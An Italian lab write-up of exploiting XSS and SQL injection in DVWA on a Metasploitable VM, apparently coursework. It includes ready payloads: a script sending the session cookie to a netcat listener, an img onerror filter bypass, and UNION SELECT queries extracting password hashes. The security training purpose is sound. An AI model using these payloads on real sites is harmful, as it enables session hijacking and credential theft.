# W13D4

## Exploit DVWA - XSS e SQL injection

Emma Rullo

# Sommario

Sono state sfruttate una vulnerabilità XSS reflected e una vulnerabilità SQL Injection presenti nella Damn Vulnerable Web Application (DVWA)ospitata su Metasploitable. Per l'XSS reflected sono stati mostrati gli esempi base (iniezione di tag HTML e di JavaScript con popup) e il furto del cookie di sessione della vittima, inviato a un server in ascolto controllato dall'attaccante. Per la SQL Injection sono stati eseguiti il controllo di iniettabilità, alcuni esempi e una UNION query per estrarre username e hash delle password dal database. Entrambe le vulnerabilità sono state ripetute ai livelli Medium e High, analizzando il codice sorgente (View Source) per capire i controlli introdotti. A Medium entrambe restano sfruttabili aggirando i filtri, mentre a High sono mitigate da htmlspecialchars per l'XSS, da is_numeric per la SQLi.

# 1. Ambiente di laboratorio

Il laboratorio è composto da due macchine virtuali sulla stessa rete:

- Kali Linux — macchina attaccante (192.168.50.100)
- Metasploitable 2 — macchina vittima che ospita la DVWA (192.168.50.101)




*Figura 1 — Ping da Kali verso Metasploitable (192.168.50.101): comunicazione riuscita*

# 2. Cross-Site Scripting (XSS) Reflected

La pagina vulnerabile (*XSS reflected*) contiene un campo "What's your name?" il cui valore viene restituito direttamente nella pagina senza sanitizzazione: l'input dell'utente diventa parte dell'output HTML.

## 2.1 Esempi base (livello LOW)

Inserendo un nome normale (Alice) la pagina risponde con "Hello Alice". Provando con il tag

```
<i>Alice</i>
```

il nome viene mostrato in corsivo: il tag HTML viene quindi interpretato, segno che il campo è un reflection point vulnerabile.





*Figura 2 — Comportamento normale: Hello Alice*





*Figura 3 — Iniezione di Alice: il nome esce in corsivo, il tag HTML viene interpretato*

Il passo successivo è l'iniezione di JavaScript con

```
<script>alert('XSS')</script>
```

compare un popup, quindi il codice viene eseguito. XSS confermato.





*Figura 4 — il popup conferma l'esecuzione di JavaScript*

## 2.2 Furto del cookie di sessione

Una XSS reflected può essere usata per rubare il cookie di sessione della vittima. Su Kali ci si mette in ascolto con netcat (nc -lvnp 12345), poi si inietta uno script che reindirizza il browser verso il server in ascolto, passando il cookie come parametro:

```
<script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie</
script>
```

Dove window.location effettua il redirect verso il server dell'attaccante e document.cookie recupera i cookie della vittima. Al momento dell'esecuzione, il listener riceve una richiesta contenente il PHPSESSID della sessione autenticata.





*Figura 5 — Listener netcat in ascolto sulla porta 12345 e script iniettato nel campo vulnerabile*





*Figura 6 — Il finto server riceve il cookie di sessione (PHPSESSID) della vittima: XSS reflected sfruttato con successo*

## 2.3 Livello MEDIUM — bypass del filtro

Dal View Source si vede che a Medium il server applica str_replace('<script>', '', ...): rimuove la stringa <script> dall'input. È una blacklist ingenua, perché case-sensitive e non ricorsiva.




*Figura 7 — View Source livello Medium: filtro str_replace sul tag <script>*

Inserendo <script>alert('XSS')</script>, il tag viene rimosso e non c'è alcun popup (resta solo "Hello alert('XSS')").





*Figura 8 — Il tag <script> viene rimosso dal filtro: nessun popup*

Il bypass consiste nell'usare un tag diverso che non contiene <script>, sfruttando un event handler. Con

```
<img src=x onerror=alert('XSS')>
```

l'immagine fallisce il caricamento, scatta l'evento onerror e il popup compare: filtro aggirato.





*Figura 10 — Bypass con <img src=x onerror=alert('XSS')>: il popup conferma l'XSS a livello Medium*

## 2.4 Livello HIGH — vulnerabilità mitigata

A High il server usa htmlspecialchars($_GET['name']), che converte i caratteri speciali dell'HTML nelle loro entità (< → <, > → >). L'input non viene più interpretato come HTML ma mostrato come testo: è la difesa corretta (output encoding).




*Figura 10 — View Source livello High: output encoding con htmlspecialchars*

Inserendo <script>alert('XSS')</script>, il payload compare come testo letterale e non viene eseguito.





*Figura 11 — Il payload viene mostrato come testo letterale, nessuna esecuzione: XSS mitigato a livello High*

# 3. SQL Injection

La pagina vulnerabile contiene un campo "User ID": inserendo un numero, l'applicazione restituisce nome e cognome dell'utente corrispondente, pescandolo da un database tramite una query del tipo SELECT first_name, last_name FROM users WHERE user_id = '$id'.

## 3.1 Controllo di iniettabilità (livello LOW)

Inserendo 1 si ottiene l'utente admin. Inserendo un apice singolo ' la query si rompe e il server restituisce un errore di sintassi MySQL: l'input finisce nella query senza sanitizzazione, quindi è iniettabile.





*Figura 12 — Comportamento normale: User ID 1 restituisce l'utente admin*





*Figura 13 — Iniezione di un apice ('): errore di sintassi MySQL = campo iniettabile*

## 3.2 Esempi: condizione sempre vera

Con

```
1' OR '1'='1
```

si crea una condizione sempre vera: la query restituisce tutti gli utenti del database.





*Figura 14 — Payload 1' OR '1'='1: vengono restituiti tutti gli utenti*

## 3.3 UNION query: estrazione delle password

Per estrarre dati da altre colonne si usa una UNION query. Bisogna conoscere il numero di colonne della query originale (sono 2: first name e surname), confermato da 1' UNION SELECT null,null FROM users# che non genera errori.




*Figura 15 — 1' UNION SELECT null,null FROM users# conferma che le colonne sono 2*

Sostituendo i due null con user, password si estraggono username e hash delle password di tutti gli utenti. Il # commenta il resto della query originale.

```
1' UNION SELECT user, password FROM users#
```





*Figura 16 — 1' UNION SELECT user, password FROM users#: username e hash MD5 delle password estratti dal database*

## 3.4 Livello MEDIUM — bypass senza apici

A Medium il server applica mysql_real_escape_string($id), che neutralizza gli apici. Tuttavia la query usa WHERE user_id = $id senza apici attorno al valore: è quindi sufficiente iniettare payload numerici, senza apostrofi.




*Figura 17 — View Source livello Medium: mysql_real_escape_string e query senza apici attorno a $id*

Con 1 OR 1=1 (senza apici) si ottengono comunque tutti gli utenti, e con 1 UNION SELECT user, password FROM users # si estraggono di nuovo le password.

